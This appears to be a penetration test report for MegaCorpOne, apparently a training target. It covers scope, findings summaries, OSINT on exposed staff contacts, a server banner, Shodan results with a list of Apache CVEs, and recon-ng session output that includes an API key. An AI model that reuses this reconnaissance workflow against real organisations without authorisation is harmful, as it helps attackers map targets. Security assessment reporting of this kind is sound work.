



Penetration Test Report

MegaCorpOne

Penetration Test Report

Robust Security LLC

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Document History

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003	07/24/2022	Stokely De Freitas	Final Report

Introduction

In accordance with MegaCorpOne's policies, ROBUST SECURITY, LLC (henceforth known as RS LLC) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on several systems on MegaCorpOne's network segments by RS LLC during July of 2022.

For the testing RS LLC focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators (Black Box Testing).
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

RS LLC used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.
Social Engineering
Physical Penetration Testing
Wireless Security

Penetration Testing Methodology

Reconnaissance

RS LLC begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

RS LLC uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

RS LLC normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.22.117.0/24 MCO.local .Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- The bedrock of a successful security program is the deployment and adoption of a security awareness program. MegaCorpOne security awareness program is already experiencing a measure of success in its recent implementation. All attempts to use social engineering as a means in compromising the company, failed. We were either routed to management or denied the requested information.
- Physical security was another strength of the company. Each employee is assigned a perimeter access badge with their picture. The badge must be presented on entry to the main building, and should an employee not have their badge, a form of identification must be shown at the security desk to confirm identity. Additionally, mantraps (turnstiles) are used to manage the flow of employees further into the campus. Each employee is required to use their respective badge on the turnstile to proceed further. This also prevents "piggybacking" of employees and or visitors to the building.
- Reconnaissance of the wireless networks showed only a public facing wireless SSID. Connecting to the service requires the user to create an account, using those credentials for access. It's suspected the SSID of the internal network is not being broadcast, preventing it from being visible by anyone external to the organization.

Summary of Weaknesses

RS LLC successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Senior management contact details are available online to the public. Ideally, a central Point of Contact should be established, with that department's contact details publicly available.
- There was no resistance to network scanning and mapping. As a result, it was not difficult to develop or visualize the network infrastructure.
- During the reconnaissance phase several known vulnerabilities along with open ports were identified, with them being exploited during this engagement.
- Instances of login credentials were found stored within text files and obviously labeled as such. These credentials lacked complexity and took very little effort cracking.

Executive Summary

Robust Security LLC conducted a comprehensive security assessment of MegaCorpOne in order to determine existing vulnerabilities and establish the current level of security risk associated within their ecosystem and the technologies in use. This assessment harnessed penetration testing techniques to provide MegaCorpOne management with an understanding of the risks and security posture of the corporate environment.

To test the security posture of the internal network, we began with a reconnaissance and host discovery phase during which we used port scans using Zenmap, and OSINT tools to fingerprint the operating systems, software, and services running on each target host. After fingerprinting the various targets and determining open ports and services enabled on each host, we executed a vulnerability enumeration phase, in which we listed all potential vulnerabilities affecting each host and developed a list of viable attack vectors. We attempted to exploit all vulnerabilities affecting the target hosts. After comprehensive testing, there were excessive vulnerabilities discovered within the target hosts environment. Those vulnerabilities were ultimately exploited, compromising the confidentiality, integrity and availability of resources.

The engagement highlighted multiple Critical, High and Medium severity issues impacting MegaCorpOne internal network, which required immediate remediation efforts in order to secure the company's environment against malicious threat actors. The wireless network and physical security were not in scope; however, a high-level review was performed on the infrastructure. Also performed was a physical security assessment due to it not being in scope at this time. Overall assessment shows that MegaCorpOne is not prepared to defend against an attack and should take immediate steps to remediate the findings presented within this report.

Summary Vulnerability Overview

Vulnerability	Severity
Executive Team's Business Contact Information on Company Site.	Medium
Server Details and Robots.txt file Configuration	Low
Site Profile from Shodan.io and Known Exploits	Critical
Weak Password on Public Web Application	Critical
Vulnerable Open Ports on The Network	Critical
C2 Research	N/A
Exploiting and Privilege Escalation	Critical
Password Cracking	Critical
Setting up Persistence on Compromised Machine	Critical
Windows Open Port	High
Vulnerability to Password Spraying	Medium
LLMNR Spoofing Vulnerability	Critical
Windows Management Instrumentation (WMI) Vulnerability	Medium
Reverse Shell Vulnerability	High
Privilege Escalation Exploit & Persistence	Critical
Credential Dumping & Lateral Movement	High
Compromised Server Users	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.20 172.22.117.150
Ports	172.22.117.20 135 – msrpc 139 – netbios-ssn

	445 – Microsoft-ds 3390 – ms-wbt-server 172.22.117.150 21 – ftp 22 – ssh 23 – telnet 25 – smtp 53 – domain 80 – http 111 - rpcbind
--	---

Exploitation Risk	Total
Critical	8
High	3
Medium	4
Low	1

Vulnerability Findings

Executive Team's Business Contact Information on Company Site

Risk Rating: Medium

Description:

The www.megacorpone.com displays sensitive information in the form of the executive team's full names, titles, email addresses and images. Using the Google Dorking OSINT approach, RS LLC identified the names, positions, email addresses and images of the executive team members as shown on [Fig.1](#) and [Fig.2](#) respectively. In addition to this initial information, it was revealed the web server is sitting on a Debian distro running Apache 2.4.38 on port 80 also shown on These may all seem insignificant; however, most threat actors initiate hacks weeks, months or even years prior through passive information gathering. This process is known as passive reconnaissance, where they search publicly available information (social media, company's website, government info services, etc...) building profiles of their potential victims.

Affected Hosts: www.megacorpone.com

Remediation:

- Remove the direct contact information of the executive team from the website.
- Use a single email address, where all company communication is received and then routed to the respective parties.
- The single points of contact should be as follows: -
 - hrdept@megacorpone.com – HR Department Inbox
 - prdept@megacorpone.com – Public Relations Inbox
 - or
 - contactus@megacorpone.com – General Inbox

Executive Team	Contact Our Departments	Our Address
Name: Joe Sheer Title: CEO Email: joe@megacorpone.com	Department: Human Resources Email: hr@megacorpone.com	MegaCorp One 2 Old Mill St Rachel, NV 89001 United States.
Name: Mike Carlow Title: VP Of Legal Email: mcarlow@megacorpone.com	Department: Sales Email: sales@megacorpone.com	Email: sales@megacorpone.com Tel: (903) 883 - MEGA Web: http://www.megacorpone.com
Name: Alan Grofield Title: IT and Security Director Email: agrofield@megacorpone.com	Department: Shipping Email: shipping@megacorpone.com	

Fig.1 – Executive TM names

MEET OUR TEAM

			
Joe Sheer CHIEF EXECUTIVE OFFICER Email: joe@megacorpone.com Twitter: @Joe_Sheer	Tom Hudson WEB DESIGNER Email: thudson@megacorpone.com Twitter: @TomHudsonMCO	Tanya Rivera SENIOR DEVELOPER Email: trivera@megacorpone.com Twitter: @TanyaRiveraMCO	Matt Smith MARKETING DIRECTOR Email: msmith@megacorpone.com Twitter: @MattSmithMCO

Fig.2 – Executive TM name along with Images.

Server Details and Robots.txt File Configuration

Risk Rating: Low


Description:

The **www.megacorpone.com** displays that the web server is sitting on a Debian distro running Apache 2.4.38 on port 80 also shown on **Fig.3**. A closer look at the backend server revealed the existence of a “robot.txt” file. Based on its configuration there are no restrictions for web crawlers, instead they have full access to map the structure of the website as shown in **Fig.4**. This allows an attacker to not only identify what technologies are running in your ecosystem, but also document known exploits to be leveraged later.

Affected Hosts: www.megacorpone.com

Remediation:

- The “robots.txt” file should be reconfigured to exclude specific areas of the site (e.g., User-agent: * - Disallow: /include/)



Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
css/	2016-08-21 11:21	-	
fonts/	2016-08-21 11:21	-	
img/	2017-10-03 09:08	-	
js/	2016-08-21 11:21	-	

Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 80

Fig.3 – OS, Web Server version and Port




Fig.4 – Robots.txt file with no crawling restrictions

Site Profile from Shodan.io and Known Exploits

Risk Rating: Critical

Description:

The external facing IP address was obtained through a basic “nslookup” of the domain www.meqacorpone.com from my workstation as shown on **Fig.5**. With the IP address and using www.shodan.io, RS LLC found the site’s profile along with all associated details as shown on **Fig.6**.

The following is Shodan.io profile of the company’s site:

Site Profile:

1. Open Ports:
 - a. SSH – 22
 - b. HTTP – 80
 - c. HTTPS – 443
2. SSH: OpenSSH 7.9p1 Debian - SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
3. Operating System: Debian-10+deb10u2
4. Web Server: Apache 2.4.38
5. Server Location: Montreal, Canada

Known CVE Vulnerabilities:

Note: The device may not be impacted by all these issues. The vulnerabilities are implied based on the software and version.

[**CVE-2019-0215**](#) In Apache HTTP Server 2.4 releases 2.4.37 and 2.4.38, a bug in mod_ssl when using per-location client certificate verification with TLSv1.3 allowed a client to bypass configured access control restrictions.

[**CVE-2020-1934**](#) In Apache HTTP Server 2.4.0 to 2.4.41, mod_proxy_ftp may use uninitialized memory when proxying to a malicious FTP server.

[**CVE-2021-34798**](#) Malformed requests may cause the server to dereference a NULL pointer. This issue affects Apache HTTP Server 2.4.48 and earlier.

[**CVE-2020-35452**](#) Apache HTTP Server versions 2.4.0 to 2.4.46 A specially crafted Digest nonce can cause a stack overflow in mod_auth_digest. There is no report of this overflow being exploitable, nor the Apache HTTP Server team could create one, though some particular compiler and/or compilation option might make it possible, with limited consequences anyway due to the size (a single byte) and the value (zero byte) of the overflow

[**CVE-2022-29404**](#) In Apache HTTP Server 2.4.53 and earlier, a malicious request to a lua script that calls r:parsebody(0) may cause a denial of service due to no default limit on possible input size.

[**CVE-2019-0211**](#) In Apache HTTP Server 2.4 releases 2.4.17 to 2.4.38, with MPM event, worker or prefork, code executing in less-privileged child processes or threads (including scripts executed by an in-process scripting interpreter) could execute arbitrary code with the privileges of the

parent process (usually root) by manipulating the scoreboard. Non-Unix systems are not affected.

**[CVE-
2022-
28330](#)**

Apache HTTP Server 2.4.53 and earlier on Windows may read beyond bounds when configured to process requests with the mod_isapi module.

**[CVE-
2020-
11993](#)**

Apache HTTP Server versions 2.4.20 to 2.4.43 When trace/debug was enabled for the HTTP/2 module and on certain traffic edge patterns, logging statements were made on the wrong connection, causing concurrent use of memory pools. Configuring the LogLevel of mod_http2 above "info" will mitigate this vulnerability for unpatched servers.

**[CVE-
2019-
10081](#)**

HTTP/2 (2.4.20 through 2.4.39) very early pushes, for example configured with "H2PushResource", could lead to an overwrite of memory in the pushing request's pool, leading to crashes. The memory copied is that of the configured push link header values, not data supplied by the client.

**[CVE-
2019-
0217](#)**

In Apache HTTP Server 2.4 release 2.4.38 and prior, a race condition in mod_auth_digest when running in a threaded server could allow a user with valid credentials to authenticate using another username, bypassing configured access control restrictions.

**[CVE-
2019-
0197](#)**

A vulnerability was found in Apache HTTP Server 2.4.34 to 2.4.38. When HTTP/2 was enabled for a http: host or H2Upgrade was enabled for h2 on a https: host, an Upgrade request from http/1.1 to http/2 that was not the first request on a connection could lead to a misconfiguration and crash. Server that never enabled the h2 protocol or that only enabled it for https: and did not set "H2Upgrade on" are unaffected by this issue.

**[CVE-
2019-
0196](#)**

A vulnerability was found in Apache HTTP Server 2.4.17 to 2.4.38. Using fuzzed network input, the http/2 request handling could be made to access freed memory in string comparison when determining the method of a request and thus process the request incorrectly.

**[CVE-
2022-
22721](#)**

If LimitXMLRequestBody is set to allow request bodies larger than 350MB (defaults to 1M) on 32 bit systems an integer overflow happens which later causes out of bounds writes. This issue affects Apache HTTP Server 2.4.52 and earlier.

**[CVE-
2022-
22720](#)**

Apache HTTP Server 2.4.52 and earlier fails to close inbound connection when errors are encountered discarding the request body, exposing the server to HTTP Request Smuggling

**[CVE-
2019-
10092](#)**

In Apache HTTP Server 2.4.0-2.4.39, a limited cross-site scripting issue was reported affecting the mod_proxy error page. An attacker could cause the link on the error page to be malformed and instead point to a page of their choice. This would only be exploitable where a server was set up with proxying enabled but was misconfigured in such a way that the Proxy Error page was displayed.

**[CVE-
2019-
17567](#)**

Apache HTTP Server versions 2.4.6 to 2.4.46 mod_proxy_wstunnel configured on an URL that is not necessarily Upgraded by the origin server was tunneling the whole connection regardless, thus allowing for subsequent requests on the same connection to pass through with no HTTP validation, authentication or authorization possibly configured.

<u>CVE-2019-10097</u>	In Apache HTTP Server 2.4.32-2.4.39, when mod_remoteip was configured to use a trusted intermediary proxy server using the "PROXY" protocol, a specially crafted PROXY header could trigger a stack buffer overflow or NULL pointer deference. This vulnerability could only be triggered by a trusted proxy and not by untrusted HTTP clients.
<u>CVE-2022-31813</u>	Apache HTTP Server 2.4.53 and earlier may not send the X-Forwarded-* headers to the origin server based on client side Connection header hop-by-hop mechanism. This may be used to bypass IP based authentication on the origin server/application.
<u>CVE-2019-10098</u>	In Apache HTTP server 2.4.0 to 2.4.39, Redirects configured with mod_rewrite that were intended to be self-referential might be fooled by encoded newlines and redirect instead to an unexpected URL within the request URL.
<u>CVE-2021-40438</u>	A crafted request uri-path can cause mod_proxy to forward the request to an origin server chosen by the remote user. This issue affects Apache HTTP Server 2.4.48 and earlier.
<u>CVE-2021-36160</u>	A carefully crafted request uri-path can cause mod_proxy_uwsgi to read above the allocated memory and crash (DoS). This issue affects Apache HTTP Server versions 2.4.30 to 2.4.48 (inclusive).
<u>CVE-2022-23943</u>	Out-of-bounds Write vulnerability in mod_sed of Apache HTTP Server allows an attacker to overwrite heap memory with possibly attacker provided data. This issue affects Apache HTTP Server 2.4 version 2.4.52 and prior versions.
<u>CVE-2020-1927</u>	In Apache HTTP Server 2.4.0 to 2.4.41, redirects configured with mod_rewrite that were intended to be self-referential might be fooled by encoded newlines and redirect instead to an unexpected URL within the request URL.
<u>CVE-2022-30522</u>	If Apache HTTP Server 2.4.53 is configured to do transformations with mod_sed in contexts where the input to mod_sed may be very large, mod_sed may make excessively large memory allocations and trigger an abort.
<u>CVE-2019-0220</u>	A vulnerability was found in Apache HTTP Server 2.4.0 to 2.4.38. When the path component of a request URL contains multiple consecutive slashes ('/'), directives such as LocationMatch and RewriteRule must account for duplicates in regular expressions while other aspects of the servers processing will implicitly collapse them.
<u>CVE-2020-9490</u>	Apache HTTP Server versions 2.4.20 to 2.4.43. A specially crafted value for the 'Cache-Digest' header in a HTTP/2 request would result in a crash when the server actually tries to HTTP/2 PUSH a resource afterwards. Configuring the HTTP/2 feature via "H2Push off" will mitigate this vulnerability for unpatched servers.
<u>CVE-2020-11984</u>	Apache HTTP server 2.4.32 to 2.4.44 mod_proxy_uwsgi info disclosure and possible RCE
<u>CVE-2021-44790</u>	A carefully crafted request body can cause a buffer overflow in the mod_lua multipart parser (r:parsebody() called from Lua scripts). The Apache httpd team is not aware of an exploit for the vulnerability though it might be possible to craft one. This issue affects Apache HTTP Server 2.4.51 and earlier.

CVE-2021-26690	Apache HTTP Server versions 2.4.0 to 2.4.46 A specially crafted Cookie header handled by mod_session can cause a NULL pointer dereference and crash, leading to a possible Denial Of Service
CVE-2021-26691	In Apache HTTP Server versions 2.4.0 to 2.4.46 a specially crafted SessionHeader sent by an origin server could cause a heap overflow
CVE-2022-26377	Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') vulnerability in mod_proxy_ajp of Apache HTTP Server allows an attacker to smuggle requests to the AJP server it forwards requests to. This issue affects Apache HTTP Server Apache HTTP Server 2.4 version 2.4.53 and prior versions.
CVE-2022-28614	The ap_rwrite() function in Apache HTTP Server 2.4.53 and earlier may read unintended memory if an attacker can cause the server to reflect very large input using ap_rwrite() or ap_rputs(), such as with mod_luas r:puts() function. Modules compiled and distributed separately from Apache HTTP Server that use the 'ap_rputs' function and may pass it a very large (INT_MAX or larger) string must be compiled against current headers to resolve the issue.
CVE-2020-13938	Apache HTTP Server versions 2.4.0 to 2.4.46 Unprivileged local users can stop httpd on Windows
CVE-2019-10082	In Apache HTTP Server 2.4.18-2.4.39, using fuzzed network input, the http/2 session handling could be made to read memory after being freed, during connection shutdown.
CVE-2021-44224	A crafted URI sent to httpd configured as a forward proxy (ProxyRequests on) can cause a crash (NULL pointer dereference) or, for configurations mixing forward and reverse proxy declarations, can allow for requests to be directed to a declared Unix Domain Socket endpoint (Server Side Request Forgery). This issue affects Apache HTTP Server 2.4.7 up to 2.4.51 (included).
CVE-2022-22719	A carefully crafted request body can cause a read to a random memory area which could cause the process to crash. This issue affects Apache HTTP Server 2.4.52 and earlier.
CVE-2022-28615	Apache HTTP Server 2.4.53 and earlier may crash or disclose information due to a read beyond bounds in ap_strcmp_match() when provided with an extremely large input buffer. While no code distributed with the server can be coerced into such a call, third-party modules or lua scripts that use ap_strcmp_match() may hypothetically be affected.
CVE-2022-30556	Apache HTTP Server 2.4.53 and earlier may return lengths to applications calling r:wsread() that point past the end of the storage allocated for the buffer.
CVE-2021-39275	ap_escape_quotes() may write beyond the end of a buffer when given malicious input. No included modules pass untrusted data to these functions, but third-party / external modules may. This issue affects Apache HTTP Server 2.4.48 and earlier.

Along with shodan.io, recon-*ng* as shown in **Fig.7 – Fig.8**, configured for sensitive information gathering by finding files such as robot.txt, Geo-IP, Banner Grabbing, DNS Lookup, port scanning, and sub-domain information. Scanning the IP address revealed several sub-domains along with IP addresses as shown in **Fig.9**.

RS LLC generated reports for export and further analysis. This is shown in **Fig.10 – Fig.12**. See attached document “**results.html**”

Affected Hosts: www.megacorpone.com

Remediation:

- Review all known vulnerabilities and patch as required to avoid your system being exploited.

```
C:\Users\morni>nslookup www.megacorpone.com
Server:  defreitas
Address:  10.106.1.1

Non-authoritative answer:
Name:    www.megacorpone.com
Address:  149.56.244.87

C:\Users\morni>
```

Fig.5 – Command Prompt used to obtain external facing IP address

General Information	
Hostnames	www.megacorpone.com
Domains	MEGACORPONE.COM
Country	Canada
City	Montréal
Organization	OVH Hosting, Inc.
ISP	OVH SAS
ASN	AS16276

Open Ports	
Protocol	Port
TCP	22
UDP	80
HTTP	443

OpenSSH	
Protocol	7.5 (pt) Debian 10+deb10u2
Key type	ssh-rsa
Key	AAAAB3NzaC1E3QDQwAABQZgBzTnH0D5j1k1P71m7Mf6cL1vUHD3J... ...yT/2D00121c0Ur7Heqqo1qgjy5wvD1L5LscFv/bd++RmpmHv157r1v1S9r/ly7h023 ...p0g1g1L1t7qoQ1lEn2z1jMxX1a121eQeoQpcTHh0epk/ksxyv0-E752 ...p0g1g1L1t7qoQ1lEn2z1jMxX1a121eQeoQpcTHh0epk/ksxyv0-E752 Fingerprint: cd:0:1:0:f0:c1:f0:c3:d8:48:ef:7f:ff:ba:34:1f:98
Kex Algorithms	curve25519-sha256 curve25519-sha256-ecdh-sha256.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group14-sha256 diffie-hellman-group14-sha1 diffie-hellman-group1-sha1
Server Host Key Algorithm	rsa-sha2-256 rsa-sha2-384 ssh-rsa

Fig.6 – Shodan.io profile for the site

```

root@kal: ~
File Actions Edit View Help
recon/companies-multi/shodan_org
recon/domains-hosts/hackertarget
recon/domains-hosts/shodan_hostname
recon/hosts-ports/shodan_ip
recon/locations-pushpins/shodan
recon/netblocks-hosts/shodan_net
recon/ports-hosts/migrate_ports

[recon-ng][default] > modules load recon/hosts-ports/shodan_ip
[recon-ng][default][shodan_ip] > keys add shodan_api ZdcLDPJvslniTg5aAVlYUvG3d02Px01t
[*] Key 'shodan_api' added.
[recon-ng][shodan_ip] > keys list

+---+
|   Name      |       Value       |
+---+
| shodan_api | ZdcLDPJvslniTg5aAVlYUvG3d02Px01t |
+---+

[recon-ng][default][shodan_ip] > info

    Name: Shodan IP Enumerator
    Author: Tim Tomes (@lanmaster53) and Matt Puckett (@t3lc0) & Ryan Hays (@ryanhays)
    Version: 1.2
        Keys: shodan_api

Description:
    Harvests port information from the Shodan API by using the 'ip' search operator. Updates the 'ports' table with the results.

Options:
    Name  Current Value  Required  Description
    LIMIT 1           yes       limit number of api requests per input source (0 = unlimited)
    SOURCE 149.56.244.87 yes       source of input (see 'info' for details)

Source Options:
    default      SELECT DISTINCT ip_address FROM hosts WHERE ip_address IS NOT NULL
    <string>    string representing a single input
    <path>      path to a file containing a list of inputs
    query <sql> database query returning one column of inputs

[recon-ng][shodan_ip] > █

```

Fig.7 – Configuring recon-ng with the shodan.io API for report generation

```

root@k: ~
File Actions Edit View Help
Version: 1.2
Keys: shodan_api

Description:
    Harvests port information from the Shodan API by using the 'ip' search operator. Updates the 'ports' table with the results.

Options:
    Name  Current Value  Required  Description
    LIMIT 1           yes       limit number of api requests per input source (0 = unlimited)
    SOURCE 149.56.244.87 yes       source of input (see 'info' for details)

Source Options:
    default      SELECT DISTINCT ip_address FROM hosts WHERE ip_address IS NOT NULL
    <string>    string representing a single input
    <path>      path to a file containing a list of inputs
    query <sql> database query returning one column of inputs

[recon-ng][default][shodan_ip] > options set SOURCE megacorp.com
SOURCE => megacorp.com
[recon-ng][default][shodan_ip] > modules load recon/domains-hosts/hackertarget
[recon-ng][default][hackertarget] > info

    Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
    Version: 1.1

Description:
    Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
    Name  Current Value  Required  Description
    SOURCE megacorpone.com yes       source of input (see 'info' for details)

Source Options:
    default      SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
    <string>    string representing a single input
    <path>      path to a file containing a list of inputs
    query <sql> database query returning one column of inputs

[recon-ng][default][hackertarget] > █

```

Fig.8 – Using recon-ng to scan all sub-domains and folders.

```

File Actions Edit View Help
[*] Ip_Address: 51.222.169.214
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: intranet.megacorpone.com
[*] Ip_Address: 51.222.169.211
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: support.megacorpone.com
[*] Ip_Address: 51.222.169.218
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: test.megacorpone.com
[*] Ip_Address: 51.222.169.219
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: www.megacorpone.com
[*] Ip_Address: 149.56.244.87
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]

SUMMARY
[*] 18 total (1 new) hosts found.
[recon-ng][default][hackertarget] > load

```

Fig.9 – recon-ng scan details

```

File Actions Edit View Help
root@kali:~#
Description: Creates an HTML report.
Options: Name Current Value Required Description
    _CREATOR_ Pentester yes use creator name in the r
    _CUSTOMER_ MegaCorpOne yes use customer name in the r
    _REPORTHEADER_ report header
    _FILENAME_ /root/.recon-ng/workspaces/default/results.html yes path and filename for rep
    _ORT_OUTPUT_ search
    _SANITIZE_ True yes mask sensitive data in th
    e report

[recon-ng][default][html] > options set _CREATOR_ Pentester
[recon-ng][default][html] > options set _CUSTOMER_ MegaCorpOne
[recon-ng][default][html] > info
    Name: HTML Report Generator
    Author: Tim Tones (@lamastre53)
    Version: 1.0

Description: Creates an HTML report.

Options: Name Current Value Required Description
    _CREATOR_ Pentester yes use creator name in the r
    _CUSTOMER_ MegaCorpOne yes use customer name in the r
    _REPORTHEADER_ report header
    _FILENAME_ /root/.recon-ng/workspaces/default/results.html yes path and filename for rep
    _ORT_OUTPUT_ search
    _SANITIZE_ True yes mask sensitive data in th
    e report

[recon-ng][default][html] > run
[*] Report generated at '/root/.recon-ng/workspaces/default/results.html'.
[recon-ng][default][html] > []

```

Fig.10 – Report located within the root folder

```

File Actions Edit View Help
root@kali:~#
Description: Creates an HTML report.
Options: Name Current Value Required Description
    _CREATOR_ Pentester yes use creator name in the r
    _CUSTOMER_ MegaCorpOne yes use customer name in the r
    _REPORTHEADER_ report header
    _FILENAME_ /root/.recon-ng/workspaces/default/results.html yes path and filename for rep
    _ORT_OUTPUT_ search
    _SANITIZE_ True yes mask sensitive data in th
    e report

[recon-ng][default][html] > options set _CREATOR_ Pentester
[recon-ng][default][html] > options set _CUSTOMER_ MegaCorpOne
[recon-ng][default][html] > info
    Name: HTML Report Generator
    Author: Tim Tones (@lamastre53)
    Version: 1.0

Description: Creates an HTML report.

Options: Name Current Value Required Description
    _CREATOR_ Pentester yes use creator name in the r
    _CUSTOMER_ MegaCorpOne yes use customer name in the r
    _REPORTHEADER_ report header
    _FILENAME_ /root/.recon-ng/workspaces/default/results.html yes path and filename for rep
    _ORT_OUTPUT_ search
    _SANITIZE_ True yes mask sensitive data in th
    e report

[recon-ng][default][html] > run
[*] Report generated at '/root/.recon-ng/workspaces/default/results.html'.
[recon-ng][default][html] > []

```

Fig. 11 – Report location within Pentester machine

MegaCorpOne

Recon-ng Reconnaissance Report

www.recon-ng.com

[-] Summary	
table	count
domains	0
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	18
contacts	0
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0

